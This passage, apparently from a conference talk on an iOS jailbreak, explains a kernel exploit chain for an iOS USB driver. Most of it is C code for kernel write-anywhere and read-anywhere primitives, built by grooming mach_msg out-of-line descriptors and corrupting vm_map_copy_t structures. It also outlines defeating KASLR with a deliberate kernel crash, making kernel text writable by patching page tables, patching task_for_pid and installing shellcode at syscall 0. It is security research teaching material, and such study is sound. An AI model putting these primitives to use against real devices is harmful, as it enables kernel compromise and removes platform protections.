    *(uint32_t*)(Buffer + (Context.cur_address - Context.start_address)) = arm_old_state->__r[1];
    Context.crash_pc = arm_old_state->__pc;

    Context.cur_address += 4;

    memset(arm_new_state, 0, sizeof(*arm_new_state));
    arm_new_state->__sp = Context.stack;
    arm_new_state->__cpsr = 0x30;

    if(Context.cur_address < Context.end_address)
    {
        arm_new_state->__r[0] = (uintptr_t)&Context;
        arm_new_state->__pc = ((uintptr_t)do_crash) & ~1;
    } else
    {
        arm_new_state->__pc = ((uintptr_t)do_thread_end) & ~1;
        Running = 0;
    }

    *new_stateCnt = sizeof(*arm_new_state);

    deadman_reset(5);
    return KERN_SUCCESS;
}
```

CAVEAT

- Each 'crash' leaks one object from kalloc.6144.
  - Do it too much and you'll panic.
- Caused by how `IOConnectCall` works.
  - Each call is actually a mach msg to the IOKit server: MIG call to `io_connect_method_*`
  - `ipc_kobject_server` is eventually called by `mach_msg` to dispatch it. It allocates a large `ipc_kmsg` for the error reply and saves the pointer on the stack.

- When the ‘crash’ happens, the thread exits through `thread_exception_return` from the data abort handler instead of unwinding normally.
    - Stack pointer lost forever!
    - 226 lines of code to manually search `kalloc` zones for lost `ipc_kmsg` and deallocate it.
- Normally just need one ‘crash’ per boot, so only leak 6144 bytes per boot -- not too bad.
- So why fix it?
    - Because @planetbeing is OCD.

WRITE-ANYWHERE PRIMITIVE


```
static void kernel_write_dword(io_connect_t connect, uint32_t address, uint32_t value)
{
    call_direct(connect, get_kernel_region(connect) + get_offsets()->str_r1_r2_bx_lr, value, address);
}
```

READ-ANYWHERE PRIMITIVE (SMALL)

```
uint32_t table[10];
table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
table[2] = address;
table[3] = KernelBufferAddress + (sizeof(uint32_t) * 2) - (209 * sizeof(uint32_t));
table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
table[5] = fn;
table[6] = size;
table[7] = 0xdeadc0de;
table[8] = 1;
table[9] = 0xdeadc0de;

uint64_t args[] = {(uint64_t) (uintptr_t) (KernelBufferAddress - (sizeof(uint32_t) * 2))};

write_kernel_known_address(connect, table);
IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);

mach_msg(&recv_msg.header, MACH_RCV_MSG, 0, sizeof(recv_msg), MachServerPort, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, MACH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);

int ret = 0;
for(i = 0; i < OOL_DESCRIPTORS; ++i)
{
    if(recv_msg.descriptors[i].address)
    {
        if(memcmp(recv_msg.descriptors[i].address, table, sizeof(table)) != 0)
        {
            void* start = (void*)((uintptr_t)recv_msg.descriptors[i].address + (FIRST_ARG_INDEX * sizeof(uint32_t)));
            memcpy(buffer, start, size);
            ret = 1;
        }
        vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, recv_msg.descriptors[i].size);
    }
}
```

READ-ANYWHERE PRIMITIVE (LARGE)

- Corrupt one of the OOL descriptor's `vm_map_copy_t` structure so that it is tricked into giving us back a copy of arbitrary kernel memory.
  - Also one of Mark Dowd and Tarjei Mandt's ideas from HITB2012KUL



OOL CORRUPTION

- If we use `call_direct` on `memmove`, first argument of `memmove` points to `&table[4]`.
- If we write past the `vm_map_copy_t` buffer, we will hit the `vm_map_copy_t` structure for the last OOL descriptor we allocated (since `kalloc` allocates from bottom of page, up).
- We allocate 20 OOL descriptors. Previously, it didn't matter which one the kernel actually used. Now it does.

OOL CORRUPTION

- Find index of OOL descriptor `KernelBufferAddress` points to by doing a read using the small kernel read anywhere primitive.
  - The OOL descriptor with contents that does not match the others is the one that `KernelBufferAddress` points to.

OOL 19 vm_map_copy_t
OOL 19 data
...
OOL KernelBufferIndex + 1 vm_map_copy_t
Fake vm_map_copy_t data!
OOL KernelBufferIndex vm_map_copy_t
Fake pipe object
OOL KernelBufferIndex - 1 vm_map_copy_t
Fake pipe object
...
OOL 0 vm_map_copy_t
OOL 0 data

OOL 19 vm_map_copy_t

OOL 19 data

...

OOL KernelBufferIndex + 1 vm_map_copy_t

Fake vm_map_copy_t data!

OOL KernelBufferIndex vm_map_copy_t

Fake pipe object

Fake vm_map_copy_t data!

Fake pipe object

...

OOL 0 vm_map_copy_t

OOL 0 data

```
// Just do  this every single time. Seems to increase reliability.
setup_kernel_well_known_address(connect);
find_kernel_buffer_index(connect, memmove);

struct vm_map_copy fake;
fake.type = VM_MAP_COPY_KERNEL_BUFFER;
fake.offset = 0;
fake.size = size;
fake.c_k.kdata = (void*) address;

uint32_t table[10];
table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
// Target the buffer in KernelBufferIndex + 1 for copying from. Take into account the fact that we want to start copying KERNEL_READ_
table[2] = (KernelBufferAddress - SIZE_OF_VM_MAP_COPY_T) - SIZE_OF_KALLOC_BUFFER + SIZE_OF_VM_MAP_COPY_T - KERNEL_READ_SECTION_SIZE;
table[3] = KernelBufferAddress + (sizeof(uint32_t) * 2) - (209 * sizeof(uint32_t));
table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
table[5] = fn;
// This will overwrite up to and including kdata in KernelBufferIndex - 1's vm_map_copy_t
table[6] = KERNEL_READ_SECTION_SIZE + __builtin_offsetof(struct vm_map_copy, c_k.kdata) + sizeof(fake.c_k.kdata);
table[7] = 0x872c93c8;
table[8] = 1;
table[9] = 0xb030d179;
```

```
int i;
for(i = 0; i < OOL_DESCRIPTORS; ++i)
{
    if(i == (KernelBufferIndex + 1))
        msg.descriptors[i].address = fake_data;
    else
        msg.descriptors[i].address = table;
    msg.descriptors[i].size = KERNEL_BUFFER_SIZE;
    msg.descriptors[i].deallocate = 0;
    msg.descriptors[i].copy = MACH_MSG_PHYSICAL_COPY;
    msg.descriptors[i].type = MACH_MSG_OOL_DESCRIPTOR;
}

mach_msg(&recv_msg.header, MACH_RCV_MSG, 0, sizeof(recv_msg), MachServerPort, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, MACH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);

IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);

for(i = 0; i < OOL_DESCRIPTORS; ++i)
{
    vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, recv_msg.descriptors[i].size);
}

mach_msg(&recv_msg.header, MACH_RCV_MSG, 0, sizeof(recv_msg), MachServerPort, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, MACH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
```

```c
int ret = 0;
for(i = 0; i < OOL_DESCRIPTORS; ++i)
{
    if(i == (KernelBufferIndex - 1))
    {
        if(recv_msg.descriptors[i].address && region_size(recv_msg.descriptors[i].address) >= size)
        {
            // Detect if we've accidentally matched one of the buffers at KernelBufferIndex + 1 (fake_data), KernelBufferIndex (filled with table's data up to FIRST_ARG_INDEX), or ot
            if(memcmp(recv_msg.descriptors[i].address, table, sizeof(uint32_t) * FIRST_ARG_INDEX) != 0 && memcmp(recv_msg.descriptors[i].address, fake_data, sizeof(fake_data)) != 0)
            {
                memcpy(buffer, recv_msg.descriptors[i].address, size);
                ret = 1;
            }
            vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, size);
        }
    } else
    {
        vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, recv_msg.descriptors[i].size);
    }
}
```

PUTTING IT ALL TOGETHER

- Wait for `IOUSBDeviceClient` driver to come up.
- Crash kernel once using `call_indirect(data abort)` and thread exception handling to get current boot's offset of `stallPipe_1`. Calculate KASLR offset.
- Load cached `memmove` offset or find `memmove` by reading `default_pager()` function (always first function in iOS XNU) and looking for `memset`. `memmove` is right above `memset`.
- Load other cached offsets or use `memmove` in more reliable read-anywhere primitive to dynamically find them.

- Get around kernel W^X by directly patching kernel hardware page tables to make patch targets in kernel text writable.
    - Call kernel flush TLB function.
    - Requires kernel-read anywhere to walk tables.
- Patch `task_for_pid` to enable `task_for_pid` for PID 0 (kernel_task) to be called.
- Install shell code stub to syscall 0 to avoid using IOUSB again due to potential race conditions with `kalloc`'ed `mach_msg` OOL descriptors.
- Do rest of the patches using `vm_write`/`vm_read` calls. Use shell code stub to flush caches, etc.

- Clean up
  - Fix the `kalloc` leak from jumping to the exception vectors.
  - Stick around until USB device descriptors fully initialized.
    - Due to sloppy programming of the driver, USB device descriptors must be configured before the first driver user client is shut down, or they can never be configured again.

IMPROVEMENTS FOR THE FUTURE

- Reusable patch finding routines that make it easier to find needed offsets in the era of PIC
  - https://github.com/planetbeing/ios-jailbreak-patchfinder
- Internationalized jailbreak software to serve the growing non-English speaking jailbreak community.